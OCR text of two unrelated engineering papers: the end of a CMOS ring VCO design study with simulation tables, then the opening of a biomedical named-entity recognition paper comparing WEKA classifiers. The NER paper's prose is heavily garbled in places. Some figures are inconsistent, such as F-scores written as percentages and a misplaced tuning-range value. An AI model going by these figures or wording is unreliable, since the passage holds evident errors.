

Fig. 4. Algorithm design for cell VCO dimensioning.

In the next step, the evaluation of the EKV parameters of each transistor in the dimensioning space was chosen according to their polarization levels. For the pMOS transistor Q2, the values of the source voltage and the drain-source voltage relative to V_{DD} were respectively 0V and V_{DD}-V_{outDC}. The normalized unit drain current I_{Du2} and V_{GS2} would be derived from the basic equations of the EKV model. The same approach is repeated for the transistor Q3 by takingV_{GS3} = V_{DS3} = V_{DS2}.

Similarly for the NMOS transistor Q1, it suffices to set V_{S1} to 0V and V_{DS1} to V_{outDC} to achieve I_{Du1} and V_{GS1}.

Once, all the EKV parameters of the transistors were placed in the dimensioning space, the procedure of finding the dimensions of the transistors according to the predefined specifications of the circuit would start. In this step, the design plan was inspired by the g_m/I_D methodology.

We begin by determining the value g_{m2} of the transistor Q2 from the gain of the cell and the oscillation frequency. The current of the drain I_{D2} of the transistor Q2 is subsequently deduced.

The ratio of the drain current I_{D2} to the unit current I_{DU2} designates the term $(W/L)_2$ = $(W/L)_3$. The values of the current I_{D3} were obtained referring to the empirical model. The sum of currents I_{D3} and I_{D2} gives the current I_{D1} from which the ratio $(W/L)_1$ is determined.

After determining the widths of the transistors, the program proceeds by calculating the intrinsic capacitances based on the EKV modelling and the extrinsic capacitances via the model developed in [8].

Finally, the calculation of the total load capacity seen at the output of the delay cell was established.

In the last step of this algorithm, the expressions of the circuit specifications as a function of q_{F1} and q_{F2} were introduced. Drawing the graphic contours of the jitter, the area integration and the bias current in the dimensioning space makes it possible to select a point (q_{F10}, q_{F20}) from which the optimal widths of transistors are determined.

At each solution, the performance of the circuit is calculated and the solutions can be selected according to the circuit specifications.

Fig. 5 illustrates the variation of the jitter (in red color) and the bias current (in blue) in the dimensioning space (q_{F1}, q_{F2}) for a cell gain equal to 1.5.

The selected point (q_{F10}, q_{F20}) from the dimensioning space allows the setting of jitter value at 7.5 10-11s and a bias current value of the order of 1mA. This point corresponds to a width of the pMOS transistors W_2 = W_3 = 57.4µm and to a width of the nMOS transistor W_1 = 18.2µm. These values will be retained in the simulation phase with the ADS tool.



Fig. 5. Graphic contours of jitter and bias current.

IV. Simulation Results and Discussion

A. Simulation Results

The illustrated circuit of Fig. 2 was dimensioned in the previous paragraph for a realization with TSMC 0.18µm technology. In this part, simulations carried out on ADS environment were presented in order to characterize the designed ring VCO in terms of the circuit performances.

Fig. 6 shows the differential output signal Vout-diff obtained by transient analysis under ADS for a bias current I_B = 1mA. This signal oscillates at the desired frequency of 433 MHz with amplitude oscillation equal to 0.5 V. Fig. 7 shows the differential output signals for I_B = 500µA when the signal oscillates at the 374.5 MHz frequency maintaining the oscillation amplitude constant.

The evolution of the oscillation frequency as a function of the bias current I_B according to a coarse tuning control was presented in Table I. The tuning range was from 200 MHz to 450MHz. Table II shows the results of a fine tuning control of the VCO. The simulated gain sensibility of 11 MHz/V was achieved near the central frequency.



Fig. 6. Output signal for I_B = 1mA.



Fig. 7. Output signal for I_B = 500µA.

TABLE I. Frequency Oscillation as a Function of Bias Current

I_B (µA)	F_{osc} (MHz)
200	276.2
300	306.7
400	342.5
500	374.5
600	398.4
700	413.2
800	423.7
900	431
1000	432.9
1100	436.7
1300	442.5
1700	450.5

TABLE II. Frequency Oscillation as a Function of VCTRL, FIN

Vctrl,fin (V)	F_{osc} (MHz)
-0.75	413.2
-0.5	423.7
-0.25	431
0	432.9
0.25	434.8
0.5	436.7
0.75	438.6

Fig. 8 illustrates the simulated phase noise of the VCO through the Pnmx procedure using the harmonic balance method. The phase noise can be noticed as being equal to 107.9 dBC @ 1MHZ. The power consumption of the designed VCO is of the order of 6.37mW.

Finally, the use of the eye diagram available in ADS environment allowed us to calculate the temporal jitter of the circuit. Fig. 9 shows the eye diagram found for a VCO output signal oscillating at the 433MHz frequency. The value of the rms time jitter of the considered circuit is 4.48 10-11s.



Fig. 8. Phase noise VCO curve.



Fig. 9. Eye diagram for a VCO output @ 433MHz.

B. Compartive Study

Table III provide an overview of the performances of some existing ring VCO. The main fundamental characteristics given for each oscillator are: Technology, frequency coverage, power consumption and phase noise. It is not easy to make a comparison between these different structures as long as the technology used is not the same and as the parameters vary from one to the other. However, it is clear that achieving a high-performance VCO in terms of phase noise involves sacrificing other points such as consumption or favoring frequency coverage with a lower phase noise.

Most publications mentioned in Table III highlight a very high KVCO. Performances in terms of frequency coverage are certainly better, but the oscillator becomes very difficult to drive with a PLL and may create instability of the loop.

The advantage of the VCO realized in the framework of this work is to have a gain KVCO = 11MHz/V resulting from the use of a fine tuning control stage.

Opposite to this work, some circuits do not include the control module of the oscillation amplitude stability.

TABLE III. OVERVIEW OF SOME EXISTING RING VCO PERFORMANCES

Reference	N	Technology (µm)	Tuning range (GHz)	Power consumption (mw)	Phase noise (dBc/Hz)
[9]	3	0.35	0.381–1.15	7.48	−126
[10]	4	0.18	1.77–1.92	13	-123.4
[11]	3	0.18	0.479–4.09	10	−94.08
[12]	3	0.13	2.34–3.11	2	−113
[13]	4	0.065	485.7-1011	10	-110.8
This work	4	0.18	0.2-0.45	6.37	-107.9

The absence of this module certainly influences the quality of the modulation. Indeed, the variation of the control voltage will be followed not only by a frequency variation but also by a variation of the oscillation amplitude.

In addition, the use of external components in some publications like [9] gives qualities to the integrated circuits in terms of the consumption and noise performance of the circuits. The price to pay is the integration area. The power consumption of the VCO designed as part of this work is 6.37mW.

This circuit consumes less power compared to the circuits made in the other publications mentioned in Table III with the exception of [12] where the circuit was designed with 0.13 µ technology and powered by a 1.2 V value voltage.

V. CONCLUSION AND FUTURE WORK

In this paper, the design of dual frequency - controlled CMOS ring VCO was studied. An innovative methodology approach based on EKV3.0 modeling for low power VC0 design was presented. The VCO dimensioning algorithm developed with MATLAB was described for a circuit realization with TSMC 0.18µm CMOS technology. The results of simulations carried out under the ADS environment show that the circuit designed oscillates between 200 and 450 MHz with an amplitude of oscillation equal to 500mV. The simulated jitter is about 44.8ps and the power consumption of the designed VCO is 6.37mW at 433 MHz.

Therefore, the following benefits of this topology could be deduced:

- A high degree of integration considering that no passive element was used.
- A “natural” generation of the phase shift between the signals which leads to a high accuracy in phase and amplitude.
- Good frequency performance, which tends to improve markedly with the introduction of new low gate length CMOS technologies.

This last consideration therefore opens up prospects for our research work and shows that improvements can be made to the architecture presented by the use of advanced technologies. In addition, the future work will be interested to complete the design of the frequency synthesizer.

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Bio-NER: Biomedical Named Entity Recognition using Rule-Based and Statistical Learners

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***Abstract*—The purpose of extracting of Bio-Medical Entities is to recognize the particular entities, whether word or phrases, from the unstructured data contained in the text. This work proposes different approaches and methods, i.e. Machine Learning Hybrid Classification, Rule Based Non-tested Generalized Exemplars and Partial Decision Tree (PART) Learners for Bio-Medical Named Entity Recognition. The Prime objective is to consider, preferably, simple characteristics, such as, affixes and context. In addition, orthographic, Parts of Speech (POS) tags and N-grams are given secondary importance as for as their comparison with affixes and context is concerned. Further, for the very purpose of Bio-medical Diseased Named Recognition, proposal of Rule Based Classifiers along with the Statistical Machine Learning is given. Also, this paper proposes the blend of both preceding methods that jointly construct Hybrid Classification algorithm. Precision, Recall and F-measure – standard metrics- has been put into practice for the evaluation. The results prove that the technique used has far better performance results than the method used before - state-of-art Disease NER (Named Entity Recognition).**

Keywords—Bio-medical text mining; machine learning; named entity recognition; naive bayesian; rule-based classifier; information extraction

I. Introduction

Nowadays, in context of bio-medical domain, the bio medicinal work is going to increase rapidly because of the time, the developing measure of the content on World Wide Web (WWW). Internet, a viable and productive information recovery system, is required. So in bio-medical domain the bio medicinal work has been expanded; the measure of content in online sources i.e. MEDLINE, which is, as of now, the biggest archive for bio medical works. In biomedical work, namely, elements signifies to word or grouping of the word which represent particular terms, such as; protein, DNA, RNA or ailment name. Because of the enormous development of content, effective information recovery and automation is required. The procedure of labeling individual substances is called Named Entity Recognition (NER). And the NER is the most vital development in the extraction of learning, which has the general point of distinguishing particular terms like, Protein, Gene, Disease and medication [2]. Until in recent past, much consideration has been centered around NER of protein and gene items, while little work has been led on sickness NER [3]. Bio-NER has been difficult when contrasted with normal NER (Area, Names, Time, Date and so on). Execution of the (Bio-NER) contrasted with Named Entity Recognition, the Biomedical Named Entity Recognition is high because of the accompanying reasons [3], [6]. First, the elements of biomedical filed unavailability of a tenacious morphology and consequently, they are not a formal noun (people), places or things comprising letters, numbers and so on which, additionally, expanding disambiguate of grouping. Second, highest critical arrangement problem is the united conveyance of the content, for instance; Cancer can be delegated a modifier; it can be additionally named a particular ailment and malady class and so on.

Thus, we prevalently concentrate on Disease Name Recognition by utilizing the National Center for Biotechnology Information (NCBI) dataset in this examination. For this very reason, Rule Based Learners - (PART, DTNB and Non-Nested GE) - and Machine Learning Technique, for example, (Naive Bayesian, Bayesian Network) has been well-thought-out for Named Entity Recognition (NER). Performances of these classifiers were analyzed utilizing standard measurements such as; exactness accuracy, recall and F-score. Besides, the examination has been done to assess the combination of machine learning approach and rule based learners for Disease Name Recognition. The best in class, Statistical Machine Learning technique which demonstrated better performance above distinct statistical Machine Learning strategies, in the direction of perceiving illness named elements of biomedical work. Significantly, the prime focus is on Rule based methods (Partial Decision Tress, Naive Bayesian Decision Table and Non-Nested GE) and statistical learning (NB, BN) speculatively appropriate toward different Named Entity Recognition issues.

The rest of the paper discusses and runs ahead as: Section II presents NER utilizing Rule Based learners and Machine Learning; Section III represents the proposed technique, assortment of characteristic for ailment NER, and selection of the methods to do experimentation/test, we at that point present new technique classifier fusion method/technique. Section IV gives the visions about the test setup and talks about how Rule base learner and machine learning consolidated as well the data Sets utilized as a part of the investigation.

II. Related Work

Now, in existing time, there exist a massive amount of material, information and data existing in the form of Natural Language. IE is a range of research that conveys the design approach and usage of frameworks that assist automatically to remove specific sorts of organized data or material from archives. Named Entity Recognition (NER) whilst it is a unit of (IE), the procedure Entity Extraction (EE) as well famous with (EE), which recognizes nuclear components in content and arranges or orders by classifying those components in the classifications which are established in advance [5]. Named entities is to mention name of individuals, association, area, position and so on, as opposed to common entities recognition Not much work is available in the biomedical field as for as this area is concerned. The removal of substances related with the bio-medical substances from logical is a thought-provoking job in which we face numerous practical/utilization things, for instance, Biological system, bioinformatics and biomolecules including (DNA, RNA). (NER) is grounded on machine learning, ordinarily; it utilized Machine Learning for NER which are statistical methods. For example BN, Naive Bayesian (NB) and for rule based, for instance, Conditional Random Fields and so on. Here, in this portion, we supply a general summary of a statistical methods or techniques which are utilized for Named Entity Recognition that study carries through [6]. The name of individual, association, area and so on was discovered with the utilization of SS algorithm CRF for Named Entity Recognition. The framework or system has revealed, in which the accuracy is very close to the human level. In [7] Maximum Entropy Classifier is utilized for biomedical Named Entity Recognition. The proposed System utilizes GENIA corpus to characterize and recognize the numerous biomedical nomenclature or taxonomy, for instance, DNA, Proteins, types of Cell, RNA as well as other bodily structures. Due to the anatomical figure/construction as well, an overview of content which belongs this, it is tough to compact with complete accuracy higher than 80.00% for Machine Learning method. For the very reason, that is, Morphological and spelling variation of bio medical substances, probabilities categorized in numerous groups. Henceforth, an enhanced Set is needed for Biomedical Named Entity Recognition to adjust to these problems feature set, as; Affixes, Orthographic, Uni-grams be presented and represented [1]. It joined high dimensional characteristics for Biomedical Named Entity Recognition with the utilizing of multi cast Support Vector Machine.

The Biomedical Named Entity Recognition which assures that any substances hold an alternate substance in them which located in its bounds is mentioned as nested entity. Conditional Random Fields (CRF) which is broadly utilized for named entity recognition as well is beneficial for discrimination/identifying something of nested named entities. According to [4], [8] a methodology which is identified as discriminating constituency parser is recommended to execute nested NER by transmutation or change each phase or term into tree and such methodology which implemented to daily paper, bio-medical work, the outcomes were more precise as compared traditional SS Conditional Random Field.

Bio medical Named Entity Recognition has likewise expanded the enthusiasm of discovering illness names in online content, various works for the vindication of cancer disease are available on the web, to let them free to users to utilize these numerous tools and techniques for tumor treatment. For prescription different clinical notes or records have been examined by the specialists and researchers and according to that investigated report, the combination of Support Vector Machine (SVM) and Conditional Random Fields succeeded well execution in analysis in the field of medical mining, with utilizing the similar data set utilized as a part [3]. Additional study or examination has been completed on doctor's facility release synopses. Further, much more characteristics precision of the framework has been expanded [10] in that framework features are morphology, orthographic, semantic tags and so on features. The Respiratory disease is most normal ailment and there are numerous medicinal drugs or pharmaceutical available for its cure, with a specific end goal that a collection of facts study/examination has been completed and it proves the latent worth in text mining in the field of respiration medicine [11]. In Expanding exploration or survey of various data source including protein, gene as well Bio Tagger was prepared on it in the domain of medical text mining. The Experimentation or Testing result demonstrated in which Bio Tagger conceivably valuable to extract the protein, gene in the form of huge dataset accommodated for the Training [12]. Content characteristics dependably assume a vital part in Named Entity Recognition; the framework's execution can be considerably enhanced via expansion of many characteristics. In [5] dictionary based characteristics have been utilized because of ailment Named Entity Recognition it made through choosing the low accuracy and high recall, it expels loud terms. And utilizing these characteristics Support vector Machine was prepared and the outcomes got 11.3% which more precise as compared to the former/old strategy or technique.

III. Proposed Method

In this part, we give the explanation in details of feature selection, classification scheme and proposed classifier fusion method.

A. *Feature Extraction and Selection*

To build a classification model, feature selection takes an important role in data classification. In this research, our utilized feature set is based on local feature and non-local features. In this regards, we extract local features from token whereas, the non-local characteristics relies upon local feature - POS tags, sliding window feature, and so on. The detailed information of this section is divided into below subsections.

1) Orthographic Features: Geometry and indentation of the text, for instance, digits, numeric, numbers, capitalization, single cap, two caps, all caps, symbols, punctuation and etc; these kinds of features are very efficient in Named Entity Recognition. In past few researches, the use of orthographic features is widely advocated in [12]-[14]. Our used experimental orthographic features are shown in Table I.

TABLE I. List of Orthographic Features

Features	**Examples**
Upper Case	DGS, EMD,AT,NKH, ALD
Hyphens	X-ALD, X-linked, dopa-responsive
Alphanumeric	DFNB4,SCA6,G6PD

2) Part of Speech Tags: POS Tags is supportive, to identify the boundary of words. With specific cases, the author shows better performance in part of speech tags [15]. Whereas its well-established certainty that tagging Part of Speech is hard as well rich computing procedure, therefore investigators or scholars have precluded that the utilizing of Part Of Speech Tagging because of its limited performance of named entity recognition [10], [16]. Our includes NEs and contextual features for POS tagging.

3) N-Grams: N-Grams, It is the model and fundamentally a framework of linguistic/language and it grounded on the principles of grammar. N-gram grounded rules that well portrayal of words has better execution of data recovery. Normally utilized phased or content mixtures are unigram, it produces an entire sentence in a one set or pair, and the others, bi-gram and tri-gram combination are used which are high dimensional. In general, N-gram are expressed via question,

$$\mathrm{P(W)} = \prod_{i=1}^{|W+1|} \mathrm{P(w_i|w_0 \ldots\ldots.. w_{i-1})}, \quad (1)$$

In N-grams, the representation of uni-grams is $P(w_i|w_0 \ldots\ldots.. w_{i-1}) \approx P(w_i)$ as equation (1), for bi-grams we put or add one portion in the first equation of uni-grams we found the equation of bi-grams which can be denoted, $(w_i|w_0 \ldots\ldots.. w_{i-1}) \approx P(w_i|w_{i-1})$. Here in this experiment just uni-grams and b-grams has been incorporated. Therefore, through this method we can find tri-grams and as well other N-grams models too.

4) Affixes: The prefix and suffix features always show considerable performance within named entity recognition. In this regards, few researchers have proposed the utilization of named entity in their own particular way. The authors [13], [17] has gathered most common prefix and suffix from training data. Whilst [12], [18] the author gathered 23 categories of prefix and suffix data using statistical methods as their own distribution. Our experiment shows the significant improvement in contextual features affixes. In our experiment prefix and suffix which created in such method for instance. "Adenomatous polyposis coli tumor" signifies the designation of the illness. Such as prefix and suffix development and the two characters has been occupied from every term and henceforth the prefix built is "adpocotu" and the suffix framed "usislior" respectively.

5) Contextual Features: It alludes to the word going before and pursuing the named elements, e.g. (named element), so for each element, we utilize two token cases about this, for example, $c = (w_{-2}, w_{-1}, w_0, w_1, w_2)$ currently for every token w_0 it shows up under that area $w_i, w_{i+1}, w_{i+2} \ldots\ldots.. w_n$ and according to the second equation named as contextual window, C= $\prod_{i=-2}^{2} w_i$ via this you can compute more particular as well as similar characteristics. In our test contextual characteristics are the much more vital features in the Named Entity Recognition joined with the affixes. At first two contextual features took after by the present word were chosen for the analysis, yet understanding the significance of these features four contextual characteristics as appeared in (2) has been chosen. The blending of both two contextual and affixes features has demonstrated the well precision instead of other features. And both two are, in this the arguments of two words which happens before and as well two happens after in the named entities.

B. Classification Scheme

According to this literal composition, it totally shows that Machine Learning Method concentrated for NER. For this experiment; from Rule Based Learners such as Partial Decision Trees, Non-Nested Generalized Exemplars and Naive Bayesian Decision Table and supervised a set of Machine Learning Methods as, Naive Bayesian and Bayesian Network has been preferred. Further, the characterization plans get from this area. The Prevalent Data Mining tool broadly utilized by researchers and professors named as WEKA, and in this experiment classifiers utilized as a part of this experiment use up from WEKA [19], [20]. And the selected classification scheme accomplished a considerable execution by utilizing the National Center for Biotechnology Information (NCBI) Training Dataset by 10 Fold cross validation.

1) Bayesian Network (BN): Bayesian Network generally utilized for content classification [13] and it is supervised parametric classifier. Bayesian systems, beginning from Bayesian hypothesis and it is the kind of systems which is made of the set out of nodes represented by U, U= $\{X_1, X_2, X_3 \ldots\ldots X_n\}$. These nodes are reticulated amongst another through an arrow set indicated through A, where A depends upon set of principles and characterized as, A= $\{(X_i, X_j)|X_i, X_j \in U, i \neq j$ [8]. Consequently if there is a connection between nodes then they ought to rely upon each different as expressed by the Bayesian hypothesis, the connection amongst nodes denoted via an arrow. An arrow from node Y to node X signifies that Y node is the parent of node X. According to Bayesian network child node must, be autonomous of parent node or fulfill the Markov Condition. As hypothesis $P(X_1, X_2, X_3 \ldots\ldots X_n)$ would therefore stay able to be established as demonstrated as follows:

$$P(x_1, x_2, x_3 \ldots\ldots x_N) = \prod_{i=1}^{N} P(x_i|pa(X_i)), \quad (2)$$

The formula which mentioned above in that formula or equation Parent variable shows via pa. Execution of Bayesian Network were assessed on Training Dataset utilizing 10 fold cross validation, comes about on joining every one of the characteristics indicated accuracy of 0.872%, Recall of 0.833% and F-score of 0.844% which appeared in Table III. However, the combination of Affixes and Contextual features has been accomplished the F-sore of 0.861%.

2) Naive Bayesian (NB): The Naive Bayesian, which has its starting point from Bayes hypothesis as well-known as a probabilistic supervised classifier. Notwithstanding Bayesian hypothesis presumption is included and henceforth each prospect is considered freely toward a basic leadership. The straightforwardness and simplicity of preparing of Bayesian make it perfect for complex order issues [19]. Since accepting each element to be autonomous of each other so as opposed to computing the variance of an individual element, co variance matrix is created [9]. Mathematically Bayesian,

$$P(C|x_1 \dots \dots x_n) = \frac{p(C)p(x_1 \dots \dots x_n|C)}{p(x_1 \dots \dots x_n)}, \quad (3)$$

The features in this formula or equation $x_1 \dots \dots x_n$ self-sufficient of the class as well each other and the C in the equation indicate the class. With utilizing the Naive Bayesian outcomes got is the F-sore of 0.858% on every one of the features consolidated. As like BNs have been seen here, affixes feature and contextual feature has been accomplished the F-score of 0.870% which smashed the execution of all characteristics joined.

3) Naive Bayesian Decision Table (DTNB): DTNB, actually it is a semi NB method which joined decision table and after joined the better precision has demonstrated by the Naive Bayesian Decision Table as compared previous Naive Bayesian. The amalgamation of two methods NB and decision table generates a network system, in that network the decision table symbolizes probability table and this network system considerably parallel to BN. In our case, Naive Bayesian Decision Table has shown better outcomes as compared to NB and BN. The Parameters/Limitations for Naive Bayesian Decision Table were presented as; cross validation value is set to '1', display Instructions is set to 'False', utilize IBK is set to 'False' and look is instated with In reverse with erase. DTNB has accomplished better outcomes contrasted with the general classification scheme; it has beaten methods like Bayesian Network, Naïve Bayesian, Partial Decision Trees and Non-Nested Generalized Exemplars. The Combination of affixes feature, orthographic feature, affixes feature and N-gram feature has been accomplished the best F-score of 0.874% whereas F-score of 0.872% by contextual and affixes.

4) Non-Nested Generalized Exemplars (NNGE): In 1995 by Bent this Non-Nested Generalized Exemplars were firstly introduced, Generalization completed utilizing blending the models to frame hyper rectangle which presents conjunctive rules with interior dis-junction [11], [21]. NNGE has demonstrated better precision [19], at whatever point another example is added to the dataset of training the classifier performs hypothesis through the connection the recent example of the Closest Neighbor of that class. Various endeavors to attempts the hypothesis is set to 5 and the endeavors of the fold for mutual information are also introduced with 5. The grouping of affixes and contextual has been accomplished the best F-score of 0.865% whereas the F-score of 0.841% has acquired by all features joined.

5) Partial Decision Trees (PART): With thee consolidating C4.5 and RIPPER and subsequently is capable rule based learner. The merit of Partial Decision Trees above RIPPER is its straightforwardness since it over and over produces PART as opposed to the intricate progress phases took after by RIPPER [5], [22]. Parameters of Partial Decision Trees are instated as twofold part is set to false. After joining Contextual feature, Orthographic feature and Affixes Feature Partial Decision Trees accomplishes the F-score of 0.723% and partial decision trees is the main classifier which has demonstrated poor execution in this challenge. Though when contextual, Affixes, Orthographic and N-grams are provided as features at that time PART execution is the most noticeably awful and accomplishes F-score of 0.537%.

C. Classifier Fusion

This technique is acquainted with enhancing the exactness above single classifier and creates the execution livelier vigorous in contradiction of every distinct method. Joining method acquires the attributes of the different order conspire and thus a capable group is created. Methods or techniques are consolidated in light of normal probabilities. In normal of probabilities, the likelihood can be accomplished as, $\widehat{\mathrm{P}} = \frac{1}{\mathrm{L}}\sum_{\mathrm{j}=1}^{\mathrm{L}} \mathrm{P_j}$ whereas $\mathrm{P_e}$ represents error probabilities and computed via $\mathrm{P_e} = \Phi\left(\frac{\sqrt{\mathrm{L}}(0.5-\mathrm{P})}{\sigma}\right)$ and $\mathrm{P_1}, \mathrm{P_2} \dots \dots \mathrm{P_L}$ Are free or independent probabilities [12]. Inside and out an examination of order match has been completed which extend from two pairs combinatory to five pairs combinatory or blend. Combination of classifier has been done utilizing Vote in WEKA. At first, we utilized training dataset in the test, and 10 Fold cross validation has been connected. Right off the bat or initially, we consolidate two sets of classifiers. At that point, we joined three, four and five sets classifiers individually. The outcomes in the subtle elements appear in the following segment.

IV. Experimental Method

A. Data Set

The National Center for Biotechnology Information (NCBI) ailment corpus which is unreservedly accessible by NCBI on which this test or experiment is based. The corpus incorporates 793 synopses compositions which comprise of 2783 sentences and an aggregate of 6900 malady names [13]. Contrasted with AZDC corpus NCBI corpus contains 3224 one of a kind infection names [5]. Explanations were finished utilizing a web base device called PubTator [13], [23]. Table II cited from (NCBI) which shows list of Data set features we have utilized as a part of our test.

The corpus comment was relegated four classifications in view of the idea of the sickness which comprises of 3922 particular illness explanation, 1029 malady family or category explanation, 173 complex and 1774 modifier notices. Additionally, the dataset is isolated within Training Set, Testing Set and Development Set.

As of Table III persuaded presumption can be prepared, initially, we saw the distinct methods which indicated bad execution, for example, Bayesian Network, Naive Bayesian, Partial Decision Trees and Non-Nested Generalized Exemplars contrasted with Naive Bayesian Decision Table. Meanwhile Naive Bayesian Decision Table is a mixture method which joins Decision Trees and Naive Bayesian, also its guaranteed that completely list of capabilities, for example, orthographic, N-grams and Part Of Speech tags are not valuable in the acknowledgment of Biomedical disorder names, in practically each event it has been seen in which affixes and contextual have accomplished well outcomes.

TABLE II. USED DATASET

Classes	Training Set	Testing Set	Dev. Set
Modifiers	1292	264	218
Specific Disease	2959	556	409
Composite Mention	116	20	37
Disease Class	781	121	127

TABLE III. 10 FOLD CROSS VALIDATION ON AVAILABLE FEATURE SET

Classifier	Features	P	R	F
Bayesian Network	Contextual	0.838	0.848	0.848
	Contextual +Affixes	0.870	0.855	0.868
	Contextual +Affixes+N-grams	0.866	0.828	0.84
	Contextual +Affixes+POS Tags	0.869	0.839	0.847
	Contextual +Affixes+Orthographic+N-grams	0.874	0.828	0.843
	Contextual +Affixes+Orthographic+ N-grams +POS Tags	0.872	0.833	0.844
Naive Bayesian	Contextual	0.827	0.845	0.831
	Contextual +Affixes	0.873	0.873	0.870
	Contextual +Affixes+N-grams	0.857	0.851	0.852
	Contextual +Affixes+POS Tags	0.865	0.858	0.859
	Contextual+Affixes+Orthographic +N-grams	0.865	0.851	0.856
	Contextual+Affixes+Orthographic +N-grams+POS Tags	0.868	0.854	0.858
Decision Table Naïve Bayesian	Contextual	0.840	0.852	0.842
	Contextual+Affixes	0.875	0.876	0.872
	Contextual +Affixes+N-grams	0.876	0.873	0.871
	Contextual+Affixes+POS Tags	0.869	0.868	0.866
	Contextual+Affixes+Orthographic +N-grams	0.875	0.876	0.874
	Orthographic+N-grams+POS Tags	0.871	0.874	0.872
Non-Nested Generalized Exemplars	Contextual	0.848	0.845	0.841
	Contextual+Affixes	0.868	0.869	0.865
	Contextual+Affixes + N-grams	0.846	0.847	0.841
